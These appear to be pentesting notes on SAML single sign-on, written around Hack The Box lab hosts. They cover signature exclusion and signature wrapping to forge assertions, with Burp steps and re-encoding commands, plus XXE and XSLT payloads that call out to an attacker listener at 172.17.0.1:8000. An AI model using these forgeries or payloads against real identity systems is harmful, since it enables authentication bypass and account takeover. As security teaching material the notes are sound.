How it works#
SAML comprises the following components:
- Identity Provider (IdP): The entity that authenticates users. The IdP provides identity information to other components and issues SAML assertions
- Service Provider (SP): The entity that provides a service or a resource to the user. It relies on SAML assertions provided by the IdP
- SAML Assertions: XML-based data that contains information about a user’s authentication and authorization status
Let us assume that the user John wants to access the SP academy.htb with his sso.htb credentials. The SAML flow then looks like this:
Steps 1 & 2: Authentication Request#
John accesses academy.htb. Since this is an unauthenticated request, academy.htb redirects John to sso.htb’s IdP with a SAML request that looks similar to this:
<samlp:AuthnRequest xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="ONELOGIN_809707f0030a5d00620c9d9df97f627afe9dcc24" Version="2.0" ProviderName="SP test" IssueInstant="2014-07-16T23:52:45Z" Destination="http://sso.htb/idp/SSOService.php" ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" AssertionConsumerServiceURL="http://academy.htb/index.php">
  <saml:Issuer>http://academy.htb/index.php</saml:Issuer>
  <samlp:NameIDPolicy Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress" AllowCreate="true"/>
  <samlp:RequestedAuthnContext Comparison="exact">
    <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport</saml:AuthnContextClassRef>
  </samlp:RequestedAuthnContext>
</samlp:AuthnRequest>
The SAML request contains the following parameters:
Destination: The destination where the browser should send the SAML requestAssertionConsumerServiceURL: The URL the IdP should send the response to after authenticationsaml:Issuer: The SAML request’s issuer
Step 3: Authentication#
John authenticates with sso.htb using his username and password. The IdP verifies the credentials and authenticates him.
Step 4: Assertion Generation#
After successful authentication, the IdP generates a SAML assertion for John. This Assertion is then sent to John in an HTTP response. John’s browser forwards the SAML assertion to the SP academy.htb. The SAML assertion looks similar to this:
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_1234567890" IssueInstant="2024-03-18T12:00:00Z" Version="2.0">
	<saml:Issuer>http://sso.htb/idp/</saml:Issuer>
	<saml:Subject>
		<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">johndoe@hackthebox.htb</saml:NameID>
	</saml:Subject>
	<saml:AttributeStatement>
			<saml:Attribute Name="username" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
				<saml:AttributeValue>john</saml:AttributeValue>
			</saml:Attribute>
		<saml:Attribute Name="email" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
			<saml:AttributeValue>john@hackthebox.htb</saml:AttributeValue>
		<saml:Attribute>
	</saml:AttributeStatement>
</saml:Assertion>
The SAML assertion contains the following parameters:
saml:Issuer: The SAML assertion’s issuersaml:Subject: The SAML assertion’s subjectsaml:NameID: A unique identifier for the SAML assertion’s subjectsaml:AttributeStatement: List of attributes about the SAML subject
Step 5: Assertion Verification#
The SP verifies the SAML assertion.
Steps 6 & 7: Resource Access#
After successful verification of the SAML assertion, John can access resources at academy.htb without needing additional authentication.
Attacks#
Tools#

Install SAML raider in burp suite via BApp store.
This tool will add a new tab in repeater.
Signature Exclusion#
This only happens when the SP is seriously misconfigured. Basically, we go with the normal SAML flow, but we intercept the request when it comes to step 4, when we are being redirected back to SP with SAML response We decode the SAML response, remove all
<ds:Signature>tags (there are multiple tags everywhere in the doc), which contains the signature We edit the response as what we like, like changing username, role, etc Forward the response, if it is vulnerable, it will let us in with our forged info
First, we go through the normal SAML flow, and intercept the SAML response. When highlight the response, we should see burp automatically url-decode and base64-decode the response for us. Copy the XML document and put it to a file

This is optional, but it is a pain to edit if you don’t prettify the document
xmllint --format saml-response.xml > saml-resp.xmlNow edit the document. You will see a lot of <ds:Signature> tags. Simply remove all those tags. DO NOT remove any other tags. There are multiple signature tags everywhere in the document
After editing the document, you should have something like this:
<?xml version="1.0"?>
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" ID="_7a89030cb76b8d0abbc6bcaee15cda431f6abd09e9" Version="2.0" IssueInstant="2025-12-26T08:42:06Z" Destination="http://academy.htb/acs.php" InResponseTo="ONELOGIN_f033b9dbc4934d29a8ae1bedd88ad630a8a5c1c2">
  <saml:Issuer>http://sso.htb/simplesaml/saml2/idp/metadata.php</saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>
  <saml:Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" ID="_42f218c8a46d110aae6596e650dd333867859b88f4" Version="2.0" IssueInstant="2025-12-26T08:42:06Z">
    <saml:Issuer>http://sso.htb/simplesaml/saml2/idp/metadata.php</saml:Issuer>
    <saml:Subject>
      <saml:NameID SPNameQualifier="http://academy.htb/" Format="urn:oasis:names:tc:SAML:2.0:nameid-format:transient">_c379e85b274b1a92c9c70cb0c8ca0c651d4f14d4ba</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2025-12-26T08:47:06Z" Recipient="http://academy.htb/acs.php" InResponseTo="ONELOGIN_f033b9dbc4934d29a8ae1bedd88ad630a8a5c1c2"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="2025-12-26T08:41:36Z" NotOnOrAfter="2025-12-26T08:47:06Z">
      <saml:AudienceRestriction>
        <saml:Audience>http://academy.htb/</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
    <saml:AuthnStatement AuthnInstant="2025-12-26T08:42:06Z" SessionNotOnOrAfter="2025-12-26T16:42:06Z" SessionIndex="_0bd206ba510268f90fdafb384336b03db1921ea2bb">
      <saml:AuthnContext>
        <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml:AuthnContextClassRef>
      </saml:AuthnContext>
    </saml:AuthnStatement>
    <saml:AttributeStatement>
      <saml:Attribute Name="id" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue xsi:type="xs:string">1234</saml:AttributeValue>
      </saml:Attribute>
      <saml:Attribute Name="name" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue xsi:type="xs:string">admin</saml:AttributeValue>
      </saml:Attribute>
      <saml:Attribute Name="email" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <saml:AttributeValue xsi:type="xs:string">student@academy.htb</saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
Now we base64-encode and then url-encode the file again
cat saml-resp.xml | base64 -w 0 | hURL -U -f /dev/stdinAnd go back to burp where we has the intercept on, put our edited SAML response in

Turn intercept off and we should get in
Signature wrapping#
The SAML IdP can sign the entire SAML response or only the SAML Assertion. The element signed by a ds:Signature XML-node is referenced in the ds:Reference XML-node.
In this case, only the SAML Assertion is signed, so we can do this attack.
Consider this SAML response. <ds:Reference> points to <saml:Assertion> with the URI attribute
<samlp:Response ID="_941d62a2c2213add334c8e31ea8c11e3d177eba142" [...] >
	[...]
	<saml:Assertion ID="_3227482244c22633671f7e3df3ee1a24a51a53c013" [...] >
	    [...]
	    <ds:Signature>
	        <ds:SignedInfo>
	            [...]
	            <ds:Reference URI="#_3227482244c22633671f7e3df3ee1a24a51a53c013">
                [...]
	            </ds:Reference>
	        </ds:SignedInfo>
	    </ds:Signature>
	    [...]
	 </saml:Assertion>
</samlp:Response>
The <saml:Assertion> is protected with signature, we can’t edit it. So instead, we insert another <saml:Assertion> in the SAML response like this. Just copy the existing one and edit.
Notice that we have to remove <ds:Signature> and everything inside those tags, and also change the ID attribute of the injected <saml:Assertion>
<samlp:Response ID="_941d62a2c2213add334c8e31ea8c11e3d177eba142" [...] >
	[...]
	<saml:Assertion ID="_whateverdoesnotmatter_" [...] >
	    [...]
	    [...]
	 </saml:Assertion>
	<saml:Assertion ID="_3227482244c22633671f7e3df3ee1a24a51a53c013" [...] >
	    [...]
	    <ds:Signature>
	        <ds:SignedInfo>
	            [...]
	            <ds:Reference URI="#_3227482244c22633671f7e3df3ee1a24a51a53c013">
                [...]
	            </ds:Reference>
	        </ds:SignedInfo>
	    </ds:Signature>
	    [...]
	 </saml:Assertion>
</samlp:Response>Note: Sometimes, formatting (prettify) the SML document will cause error. It is a pain to edit an unformatted XML document, but that’s the only way i guess
After editing the document, we can re-encode and send the response, like how we did with #Signature Exclusion
cat saml-response.xml | base64 -w 0 | hURL -U -f /dev/stdinThe example above is an enveloped signature location.
The following would be an example of an enveloping signature, as the signature is a predecessor of the saml:Assertion node, which it protects.
<samlp:Response ID="_941d62a2c2213add334c8e31ea8c11e3d177eba142" [...] >
	[...]
	<ds:Signature>
		<ds:SignedInfo>
		    [...]
		    <ds:Reference URI="#_3227482244c22633671f7e3df3ee1a24a51a53c013">
	            [...]
		    </ds:Reference>
	    </ds:SignedInfo>
		<saml:Assertion ID="_3227482244c22633671f7e3df3ee1a24a51a53c013" [...] >
		    [...]
		</saml:Assertion>
		[...]
	</ds:Signature>
</samlp:Response>
Lastly, the following is an example of a detached signature:
<samlp:Response ID="_941d62a2c2213add334c8e31ea8c11e3d177eba142" [...] >
	[...]
	<saml:Assertion ID="_3227482244c22633671f7e3df3ee1a24a51a53c013" [...] >
	    [...]
	 </saml:Assertion>
	 <ds:Signature>
	    <ds:SignedInfo>
		    [...]
		    <ds:Reference URI="#_3227482244c22633671f7e3df3ee1a24a51a53c013">
                [...]
	        </ds:Reference>
	    </ds:SignedInfo>
	</ds:Signature>
	[...]
</samlp:Response>
XXE injection#
See XXE for more info
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://172.17.0.1:8000"> %xxe; ]>
XSLT Injection#
See XSLT Injection for more info
<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
<xsl:copy-of select="document('http://172.17.0.1:8000/')"/>
</xsl:template>
</xsl:stylesheet>